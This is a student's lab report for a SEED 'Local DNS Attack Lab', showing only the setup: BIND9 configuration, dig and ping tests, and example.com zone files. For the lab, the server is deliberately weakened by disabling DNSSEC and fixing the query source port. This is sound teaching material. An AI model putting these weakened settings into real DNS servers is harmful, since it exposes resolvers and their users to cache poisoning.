



LOCAL DNS Attack Lab

Name : Ankith J Rai
SRN : PES1UG19CS069
SEC : B

<u>Machine</u>	<u>IP address</u>
Attacker	10.0.2.5
Victim	10.0.2.9
DNS Server	10.0.2.8


Part I: Setting Up a Local DNS Server

Task 1: Configure the User Machine



The User machine has now been configured.

By using dig command on victim machine we can see that the response is from the DNS server.



```
dig +short . @10.0.2.8


; <-- ADDITIONAL SECTION:
.a.root-servers.net. 517632 IN NS d.root-servers.net.
.a.root-servers.net. 517632 IN NS f.root-servers.net.

;; Query time: 1 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
;; WHEN: Sat Oct 16 10:07:19 EDT 2021
;; MSG SIZE rcvd: 811

[10/16/21]seed@ankith_j_rai_PES1UG19CS069:~$
```

Task 2: Set Up a Local DNS Server

Step 1: Configure the BIND9 Server



```
options {
    directory "/var/cache/bind";

    // If there is a firewall between you and nameservers you want
    // to talk to, you may need to fix the firewall to allow multiple
    // ports to talk. See http://www.kb.cert.org/vuls/id/800113

    // If your ISP provided one or more IP addresses for stable
    // nameservers, you probably want to use them as forwarders.
    // Uncomment the following block, and insert the addresses replacing
    // the all-0's placeholder.


    // forwarders {
    // 0.0.0.0;
    // };

    //========================================================================
    // If BIND logs error messages about the root key being expired,
    // you will need to update your keys. See https://www.isc.org/bind-keys
    //================================================================
    # dnssec-validation auto;
    dnssec-enable no;
    dump-file "/var/cache/bind/dump.db";
    auth-nxdomain no;    # conform to RFC1035

    query-source port 33333;
};


[10/16/21]seed@ankith_j_rai_PES1UG19CS069:~$
```

Now we have added the dump file entry in options as "/var/cache/bind/dump.db"



```
[10/16/21]seed@ankith_j_rai_PES1UG19CS069:~$ sudo nano /etc/bind/named.conf.options
[10/16/21]seed@ankith_j_rai_PES1UG19CS069:~$ sudo rndc dumpdb -cache
[10/16/21]seed@ankith_j_rai_PES1UG19CS069:~$ sudo rndc flush
[10/16/21]seed@ankith_j_rai_PES1UG19CS069:~$
```

Step 2: Turn off DNSSEC



```
GNU nano 2.5.3                               File: /etc/bind/named.conf.options

options {
    directory "/var/cache/bind";

    // If there is a firewall between you and nameservers you want
    // to talk to, you may need to fix the firewall to allow multiple
    // ports to talk. See http://www.kb.cert.org/vuls/id/800113

    // If your ISP provided one or more IP addresses for stable
    // nameservers, you probably want to use them as forwarders.
    // Uncomment the following block, and insert the addresses replacing
    // the all-0's placeholder.


    // forwarders {
    //     0.0.0.0;
    // };

    //=====
    // If BIND logs error messages about the root key being expired,
    // you will need to update your keys. See https://www.isc.org/bind-keys
    //=====
    # dnssec-validation auto;
    dnssec-enable no;
    dump-file "/var/cache/bind/dump.db";
    auth-nxdomain no;      # conform to RFC1035

    query-source port      33333;
    listen-on-v6 { any; };
};
```

Now we switched off the DNSSEC from the options.


Step 3: Start DNS server



```
[10/16/21]seed@ankith_j_rai_PES1UG19CS069:~$ sudo service bind9 restart
[10/16/21]seed@ankith_j_rai_PES1UG19CS069:~$
```

Now we have restarted the DNS server.

Step 4: Use the DNS server



We can see from the above screenshot in the first time pinging www.gmail.com DNS query is sent to 10.0.2.8 (DNS server) and DNS server further send's query root, TLD and nameservers and finally after getting www.gmail.com 's ip address , the DNS server sends back the ip address to victim machine.

On Pinging once more:


SeedUbuntu Clone3 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

```
Terminal
[10/16/21]seed@ankith_j_rai_PES1UG19CS069:~$ ping www.gmail.com
PING googlemail.l.google.com (172.217.166.101) 56(84) bytes of data.
64 bytes from maa05s09-in-f5.1e100.net (172.217.166.101): icmp_seq=1 ttl=117 time=131 ms
64 bytes from maa05s09-in-f5.1e100.net (172.217.166.101): icmp_seq=2 ttl=117 time=139 ms
64 bytes from maa05s09-in-f5.1e100.net (172.217.166.101): icmp_seq=3 ttl=117 time=90.1 ms
^C
--- googlemail.l.google.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 90.185/120.212/139.326/21.498 ms
[10/16/21]seed@ankith_j_rai_PES1UG19CS069:~$
```


SeedUbuntu Clone3 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help



SeedUbuntu Clone3 [Running] - Oracle VM VirtualBox


File Machine View Input Devices Help



We can see that on pinging www.gmail.com once more the pinging started immediately as the DNS server had already cache the ip address of the www.gmail.com from the earlier ping.

Task 3: Host a Zone in the Local DNS server

Step 1:




The screenshot shows a terminal window titled "SeedUbuntu Clone2 [Running] - Oracle VM VirtualBox". The window has a dark background with white text. It displays the contents of the /etc/bind/named.conf file. The file includes standard BIND configuration sections like "options", "local zones", and "default zones". It also defines two specific zones: "example.com" and "2.0.10.in-addr.arpa". The "example.com" zone is set to type "master" and points to the database file "/etc/bind/example.com.db". The "2.0.10.in-addr.arpa" zone is also set to type "master" and points to the database file "/etc/bind/10.0.2.db". The terminal prompt at the end indicates the command was successfully run.

```
[10/16/21]seed@ankith_j_rai_PES1UG19CS069:~$ sudo nano /etc/bind/named.conf
[10/16/21]seed@ankith_j_rai_PES1UG19CS069:~$ cat /etc/bind/named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local
include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
zone "example.com" {
    type master;
    file "/etc/bind/example.com.db";
};
zone "2.0.10.in-addr.arpa" {
    type master;
    file "/etc/bind/10.0.2.db";
};
[10/16/21]seed@ankith_j_rai_PES1UG19CS069:~$
```

Now we have created two zones.

Step 2: Setup the forward lookup zone file




The screenshot shows a terminal window titled "SeedUbuntu Clone2 [Running] - Oracle VM VirtualBox". The terminal displays the contents of the "example.com.db" zone file. It contains several resource records (RRs) for the "example.com" domain. These include an SOA record for "ns.example.com" with serial 2008111001, two NS records for "ns.example.com" and "mail.example.com", and three A records for "www" (IP 10.0.2.101), "mail" (IP 10.0.2.102), and "ns" (IP 10.0.2.12). There is also a wildcard entry for ".example.com" pointing to IP 10.0.2.100. The terminal prompt at the end indicates the command was successfully run.

```
[10/16/21]seed@ankith_j_rai_PES1UG19CS069:.../bind$ cat example.com.db
$TTL 3D
@ IN SOA ns.example.com. admin.example.com. (
    2008111001
    8H
    2H
    4W
    1D)
@ IN NS ns.example.com.
@ IN MX 10 mail.example.com.
www IN A 10.0.2.101
mail IN A 10.0.2.102
ns IN A 10.0.2.12
*.example.com. IN A 10.0.2.100
[10/16/21]seed@ankith_j_rai_PES1UG19CS069:.../bind$
```

Now we have created example.com.db zone file.


Step 3: Setup the reverse lookup zone file



```
[10/16/21]seed@ankith_j_rai_PES1UG19CS069:~/bind$ cat 10.0.2.db
$TTL 3D
@ IN SOA ns.example.com. admin.example.com. (
    2008111001
    8H
    2H
    4W
    1D)
@ IN NS ns.example.com.
101 IN PTR www.example.com.
102 IN PTR mail.example.com.
12 IN PTR ns.example.com.
[10/16/21]seed@ankith_j_rai_PES1UG19CS069:~/bind$
```

